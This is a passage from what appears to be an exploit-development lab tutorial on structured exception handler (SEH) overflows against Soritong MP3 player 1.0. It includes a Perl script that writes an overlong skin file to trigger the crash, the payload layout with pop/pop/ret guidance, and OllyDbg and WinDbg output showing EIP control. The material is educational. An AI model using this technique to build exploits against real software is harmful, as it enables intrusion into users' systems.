
One quick sidenote : there is an excellent Ollydbg plugin called OllySSEH, which will scan the process loaded modules and will indicate if they were compiled with SafeSEH or not. It is important to scan the dlls and to use a pop/pop/ret address from a module that is not compiled with SafeSEH. If you are using Immunity Debugger, then you can use the pvefindaddr plugin to look for seh (p/p/r) pointers. This plugin will automatically filter invalid pointers (from safeseh modules etc) and will also look for all p/p/r combinations.

Normally, the pointer to the next SEH record contains an address. But in order to build an exploit, we need to overwrite it with small jumpcode to the shellcode (which should sit in the buffer right after overwriting the SE Handler). The pop pop ret sequence will make sure this code gets executed.

In other words, the payload must do the following things:

1. Cause an exception. Without an exception, the SEH handler (the one you have overwritten/control) won't kick in.

2. Overwrite the pointer to the next SEH record with some jumpcode (so it can jump to the shellcode)
3. Overwrite the SE handler with a pointer to an instruction that will bring you back to next SEH and execute the jumpcode.
4. The shellcode should be directly after the overwritten SE Handler. Some small jumpcode contained in the overwritten "pointer to next SEH record" will jump to it).



As explained at the top of this lab, there could be no exception handlers in the application (in that case, the default OS Excecption Handler takes over, and you will have to overwrite a lot of data, all the way to the bottom of the stack), or the application uses its own exception handlers (and in that case you can choose how far 'deep' want to overwrite).

A typical payload will look like this

[Junk][nSEH][SEH][Nop-Shellcode]

Where nSEH = the jump to the shellcode, and SEH is a reference to a pop pop ret

Make sure to pick a universal address for overwriting the SEH. Ideally, try to find a good sequence in one of the dlls from the application itself.

Before looking at building an exploit, we'll have a look at how Ollydbg and windbg can help tracing down SEH handling (and assist you with building the correct payload)

See SEH in action – Ollydbg

When performing a regular stack based buffer overflow, we overwrite the return address (EIP) and make the application jump to our shellcode. When doing a SEH overflow, we will continue overwriting the stack after overwriting EIP, so we can overwrite the default exception handler as well. How this will allow us to exploit a vulnerability, will become clear soon.


Let's use a vulnerability in Soritong MP3 player 1.0. You will find this application in the "vulnerable programs to exploit" folder on your VM. Unzip the soritong10.zip file and install the application.

The vulnerability points out that an invalid skin file can trigger the overflow. We'll use the following basic perl script to create a file called UI.txt in the skin\default folder :

```
$uitxt = "ui.txt";

my $junk = "A" x 5000 ;

open(myfile,">$uitxt") ;
print myfile $junk;
```

Now open soritong. The application dies silently (probably because of the exception handler that has kicked in, and has not been able to find a working SEH address (because we have overwritten the address).

FIrst, we'll work with Ollydbg/Immunity to clearly show you the stack and SEH chain . Open Ollydbg/Immunity Debugger and open the soritong.exe executable. Press the "play" button to run the application. Shortly after, the application dies and stops at this screen :



The application has died at 0x0042E33. At that point, ESP points at 0x0012DA14. Further down the stack (at 0012DA6C), we see FFFFFFFF, which looks likeindicates the end of the SEH chain. Directly below 0x0012DA14, we see 7E41882A, which is the address of the default SE handler for the application. This address sits in the address space of user32.dll.

E Executable modules

Base	Size	Entry	Name	File version	Path
50090000	0009A000	500934EA	COMCTL32	5.82 (xpsp.0804	C:\WINDOWS\s
71AA0000	00008000	71AA1638	WS2HELP	5.1.2600.5512 (	C:\WINDOWS\s
71AB0000	00017000	71AB1273	WS2_32	5.1.2600.5512 (	C:\WINDOWS\s
71AD0000	00009000	71AD1039	WSOCK32	5.1.2600.5512 (	C:\WINDOWS\s
72D10000	00008000	72D12575	msacm32	5.1.2600.0 (xps	C:\WINDOWS\s
72D20000	00009000	72D248CD	wdmaud	5.1.2600.5512 (	C:\WINDOWS\s
73000000	00026000	730054A5	WINSPOOL	5.1.2600.5512 (	C:\WINDOWS\s
74720000	0004C000	74721365	MSCTF	5.1.2600.5512 (	C:\WINDOWS\s
755C0000	0002E000	755D5FE1	msctfime	5.1.2600.5512 (	C:\WINDOWS\system32\msctfime.ime
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (	C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1619	COMDLG32	6.00.2900.5512	C:\WINDOWS\system32\COMDLG32.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.5512 (	C:\WINDOWS\system32\WINMM.dll
76C30000	0002E000	76C31529	WINTRUST	5.131.2600.5512	C:\WINDOWS\system32\WINTRUST.dll
76C90000	00028000	76C9126D	IMAGEHLP	5.1.2600.5512 (	C:\WINDOWS\system32\IMAGEHLP.dll
76E80000	0000E000	76E8189D	rtutils	5.1.2600.5512 (	C:\WINDOWS\system32\rtutils.dll
76EB0000	0002F000	76EB1398	TAPI32	5.1.2600.5512 (	C:\WINDOWS\system32\TAPI32.dll
77120000	0008B000	77121560	OLEAUT32	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	comctl_1	6.0 (xpsp.08041	C:\WINDOWS\WinSxS\x86_Microsoft.W
774E0000	0013D000	774FD069	OLE32	5.1.2600.5512 (	C:\WINDOWS\system32\OLE32.dll
77A80000	00095000	77A81632	CRYPT32	5.131.2600.5512	C:\WINDOWS\system32\CRYPT32.dll
77B20000	00012000	77B23399	MSASN1	5.1.2600.5512 (	C:\WINDOWS\system32\MSASN1.dll
77BD0000	00007000	77BD33BD	midimap	5.1.2600.5512 (	C:\WINDOWS\system32\midimap.dll
77BE0000	00015000	77BE1292	MSACM32_1	5.1.2600.5512 (	C:\WINDOWS\system32\MSACM32.dll
77C00000	00008000	77C01135	VERSION	5.1.2600.5512 (	C:\WINDOWS\system32\VERSION.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5512 (	C:\WINDOWS\system32\msvcrt.dll
77DD0000	0009B000	77DD710B	ADVAPI32	5.1.2600.5755 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5795 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16597	GDI32	5.1.2600.5698 (	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F651FB	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5753 (	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B64E	kernel32	5.1.2600.5781 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C912C48	ntdll	5.1.2600.5755 (	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00817000	7C9E74E6	SHELL32	6.00.2900.5622	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E418217	USER32	5.1.2600.5512 (	C:\WINDOWS\system32\USER32.dll

Loading SkinD...

A couple of addresses higher on the stack, we can see some other exception handlers, but all of them also belong to the OS (ntdll in this case). So it looks like this application (or at least the function that was called and caused the exception) does not have its own exception handler routine.

Address	Value	Comment
0012DA14	00AAECA0	
0012DA18	00000000	
0012DA1C	00000000	
0012DA20	00000000	
0012DA24	0012DA94	
0012DA28	00000000	
0012DA2C	0015C418	UNICODE "ncalrpc"
0012DA30	00000000	
0012DA34	00000000	
0012DA38	00000000	
0012DA3C	00000000	
0012DA40	7C948894	RETURN to ntdll.7C948894 from ntdll.7C95A007
0012DA44	7C912867	RETURN to ntdll.7C912867 from ntdll.7C90E906
0012DA48	0012EB00	
0012DA4C	00000000	
0012DA50	00F8A001	
0012DA54	00000001	
0012DA58	0012DA24	
0012DA5C	7C948871	RETURN to ntdll.7C948871 from ntdll.RtlFillMemoryUlong
0012DA60	0012ED04	
0012DA64	7E44048F	USER32.7E44048F


When we look at the threads (View – Threads) select the first thread (which refers to the start of the application), right click and choose 'dump thread data block', we can see the Pointer to the SEH chain :

```
Threads
Ident     Entry     Data block  Last error                 Status  Priority  User time  System time
00000540  00401000  7FFDF000    ERROR_SUCCESS (00000000)   Active  32 + 0    0.0901 s   0.1101 s
00000A48  7C8106F9  7FFDE000    ERROR_SUCCESS (00000000)   Active  32 + 15   0.0000 s   0.0000 s
```


```
CPU - main thread, module SoriTong

Threads
Ident     Entry     Data block  Last error
00000540  00401000  7FFDF000    ERROR_SUCCESS (00000000)
00000A48  7C8106F9  7FFDE000    ERROR_SUCCESS (00000000)

Dump - 7FFDF000..7FFDFFFF
7FFDF000  0012FD64  (Pointer to SEH chain)
7FFDF004  00130000  (Top of thread's stack)
7FFDF008  0012C000  (Bottom of thread's stack)
7FFDF00C  00000000
7FFDF010  00001E00
7FFDF014  00000000
7FFDF018  7FFDF000
7FFDF01C  00000000
7FFDF020  00000DAC
7FFDF024  00000540  (Thread ID)
7FFDF028  00000000
7FFDF02C  00142A08  (Pointer to Thread Local Storage)
7FFDF030  7FFD6000
7FFDF034  00000000  (Last error = ERROR_SUCCESS)
7FFDF038  00000000
7FFDF03C  00000000
7FFDF040  E156F5F0
```

So the exception handler worked. We caused an exception (by building a malformed ui.txt file). The application jumped to the SEH chain (at 0x0012DF64).

Go to "View" and open "SEH chain"



The SE handler address points to the location where the code sits that needs to be run in order to deal with the exception.




The SE handler has been overwritten with 4 A's. Now it becomes interesting. When the exception is handled, EIP will be overwritten with the address in the SE Handler. Since we can control the value in the handler, we can have it execute our own code.

See SEH in action – Windbg

When we now do the same in windbg, this is what we see :

Close Ollydbg, open windbg and open the soritong.exe file.



The debugger first breaks (it puts a breakpoint before executing the file). Type command g (go) and press return. This will launch the application. (Alternatively, press F5)

```
"C:\Program Files\SoriTong\SoriTong.exe" - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command

Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved

CommandLine: "C:\Program Files\SoriTong\SoriTong.exe"
Symbol search path is: *** Invalid ***
****************************************************************************
* Symbol loading may be unreliable without a symbol search path.           *
* Use .symfix to have the debugger choose a symbol path.                   *
* After setting your symbol path, use .reload to refresh symbol locations. *
****************************************************************************
Executable search path is:
ModLoad: 00400000 004de000   SoriTong.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 77dd0000 77e6b000   C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000   C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000   C:\WINDOWS\system32\Secur32.dll
ModLoad: 77c00000 77c08000   C:\WINDOWS\system32\VERSION.dll
ModLoad: 73000000 73026000   C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 77c10000 77c68000   C:\WINDOWS\system32\msvcrt.dll
ModLoad: 5d090000 5d12a000   C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 763b0000 763f9000   C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 7c9c0000 7d1d7000   C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77f60000 77fd6000   C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 76b40000 76b6d000   C:\WINDOWS\system32\WINMM.dll
ModLoad: 774e0000 7761d000   C:\WINDOWS\system32\OLE32.dll
ModLoad: 77120000 771ab000   C:\WINDOWS\system32\OLEAUT32.dll
(c54.828): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdc000 ecx=00000001 edx=00000002 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc              int     3

0:000> g
Ln 0, Col 0  Sys 0:<Local>  Proc 000:c54  Thrd 0
```

Soritong mp3 player launches, and dies shortly after. Windbg has catched the "first change exception". This means that windbg has noticed that there was an exception, and even before the exception could be handled by the application, windbg has stopped the application flow :

```
ModLoad: 773d0000 774d3000   C:\WINDOWS\WinSxS\x86_M
ModLoad: 74720000 7476c000   C:\WINDOWS\system32\MSC
ModLoad: 755c0000 755ee000   C:\WINDOWS\system32\msc
ModLoad: 72d20000 72d29000   C:\WINDOWS\system32\wdm
ModLoad: 77920000 77a13000   C:\WINDOWS\system32\set
ModLoad: 76c30000 76c5e000   C:\WINDOWS\system32\WIN
ModLoad: 77a80000 77b15000   C:\WINDOWS\system32\CRY
ModLoad: 77b20000 77b32000   C:\WINDOWS\system32\MSA
ModLoad: 76c90000 76cb8000   C:\WINDOWS\system32\IMA
ModLoad: 72d20000 72d29000   C:\WINDOWS\system32\wdm
ModLoad: 77920000 77a13000   C:\WINDOWS\system32\set
ModLoad: 72d10000 72d18000   C:\WINDOWS\system32\msa
ModLoad: 77be0000 77bf5000   C:\WINDOWS\system32\MSA
ModLoad: 77bd0000 77bd7000   C:\WINDOWS\system32\mid
ModLoad: 10000000 10094000   C:\Program Files\SoriTo
ModLoad: 42100000 42129000   C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 00f10000 00f5f000   C:\WINDOWS\system32\DRMClien.DLL
ModLoad: 5bc60000 5bca0000   C:\WINDOWS\system32\strmdll.dll
ModLoad: 71ad0000 71ad9000   C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 71ab0000 71ac7000   C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000   C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76eb0000 76edf000   C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000   C:\WINDOWS\system32\rtutils.dll
(bf0.afc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=0017f504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810            mov     byte ptr [eax],dl          ds:0023:00130000=41
```

The message states "This exception may be expected and handled".

Look at the stack :

```
00422e33 8810            mov     byte ptr [eax],dl         ds:0023:00130000=41
0:000> d esp
0012da14  3c eb aa 00 00 00 00 00-00 00 00 00 00 00 00 00  <...............
0012da24  94 da 12 00 00 00 00 00-e0 a9 15 00 00 00 00 00  ................
0012da34  00 00 00 00 00 00 00 00-00 00 00 00 94 88 94 7c  ...............|
0012da44  67 28 91 7c 00 eb 12 00-00 00 00 00 01 a0 f8 00  g(.|............
0012da54  01 00 00 00 24 da 12 00-71 b8 94 7c d4 ed 12 00  ....$...q..|....
0012da64  8f 04 44 7e 30 88 41 7e-ff ff ff ff 2a 88 41 7e  ..D~0.A~....*.A~
0012da74  7b 92 42 7e af 41 00 00-b8 da 12 00 d8 00 0b 5d  {.B~.A.........]
0012da84  94 da 12 00 bf fe ff ff-b8 f0 12 00 b8 a5 15 00  ................
```

ffffffff here indicates the end of the SEH chain. When we run !analyze -v, we get this :

```
FAULTING_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810            mov     byte ptr [eax],dl

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 00422e33 (SoriTong!TmC13_5+0x00003ea3)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 00000001
   Parameter[1]: 00130000
Attempt to write to address 00130000

FAULTING_THREAD:  00000a4c

PROCESS_NAME:  SoriTong.exe

ADDITIONAL_DEBUG_TEXT:
Use '!findthebuild' command to search for the target build information.
If the build information is available, run '!findthebuild -s ; .reload' to set symbol path and
load symbols.

FAULTING_MODULE: 7c900000 ntdll

DEBUG_FLR_IMAGE_TIMESTAMP:  37dee000

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced memory at "0x%08lx".
The memory could not be "%s".

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced memory at
"0x%08lx". The memory could not be "%s".

EXCEPTION_PARAMETER1:  00000001

EXCEPTION_PARAMETER2:  00130000

WRITE_ADDRESS:  00130000
```

```
FOLLOWUP_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810            mov     byte ptr [eax],dl

BUGCHECK_STR:  APPLICATION_FAULT_INVALID_POINTER_WRITE_WRONG_SYMBOLS

PRIMARY_PROBLEM_CLASS:  INVALID_POINTER_WRITE

DEFAULT_BUCKET_ID:  INVALID_POINTER_WRITE

IP_MODULE_UNLOADED:
ud+41414140
41414141 ??              ???

LAST_CONTROL_TRANSFER:  from 41414141 to 00422e33

STACK_TEXT:
WARNING: Stack unwind information not available. Following frames may be wrong.
0012fd38 41414141 41414141 41414141 41414141 SoriTong!TmC13_5+0x3ea3
0012fd3c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd40 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd44 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd48 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd4c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd50 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd54 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140

 . . . (removed some of the lines)

0012ffb8 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012ffbc

SYMBOL_STACK_INDEX:  0

SYMBOL_NAME:  SoriTong!TmC13_5+3ea3

FOLLOWUP_NAME:  MachineOwner

MODULE_NAME: SoriTong

IMAGE_NAME:  SoriTong.exe

STACK_COMMAND:  ~0s ; kb

BUCKET_ID:  WRONG_SYMBOLS

FAILURE_BUCKET_ID:  INVALID_POINTER_WRITE_c0000005_SoriTong.exe!TmC13_5

Followup: MachineOwner
```

The exception record points at ffffffff, which means that the application did not use an exception handler for this overflow (and the "last resort" handler was used, which is provided for by the OS).

When you dump the TEB after the exception occurred, you see this :

```
0:000> d fs:[0]
003b:00000000  64 fd 12 00 00 00 13 00-00 c0 12 00 00 00 00 00 d...............
003b:00000010  00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 ................
003b:00000020  00 0f 00 00 30 0b 00 00-00 00 00 00 08 2a 14 00 ....0........*..
003b:00000030  00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000040  38 43 a4 e2 00 00 00 00-00 00 00 00 00 00 00 00 8C..............
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
```

Notice the pointer to the SEH chain, at 0x0012FD64.

That area now contains A's:

```
0:000> d 0012fd64
0012fd64  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fd74  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fd84  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fd94  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fda4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fdb4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fdc4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012fdd4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The exception chain says :

```
0:000> !exchain
0012fd64: <Unloaded_ud.drv>+41414140 (41414141)
Invalid exception stack at 41414141
```

You have overwritten the exception handler. Now let the appliation catch the exception (simply type 'g' again in windbg, or press F5) and let' see what happens :

```
0:000> g
(bf0.a4c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_ud.drv>+0x41414140:
41414141 ??              ???
```


eip now points to 41414141, so we can control EIP.

The exchain now reports

```
0:000> !exchain
0012d658: ntdll!RtlConvertUlongToLargeInteger+7e (7c9032bc)
0012fd64: <Unloaded_ud.drv>+41414140 (41414141)
Invalid exception stack at 41414141
```

Microsoft has released a windbg extension called !exploitable. You can find the "!exploitable windbg plugin.zip" file inside the "Compliers & interpreters" directory on your VM desktop.

Put the dll file in the windbg program folder, inside the winext subfolder.



This module will help determining if a given application crash/exception/acces violation would be exploitable or not. (So this is not limited to SEH based exploits)

When applying this module on the Soritong MP3 player, right after the first exception occurs, we see this :

```
(588.58c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=0017f504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810            mov     byte ptr [eax],dl          ds:0023:00130000=41

0:000> !load winext/msec.dll
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
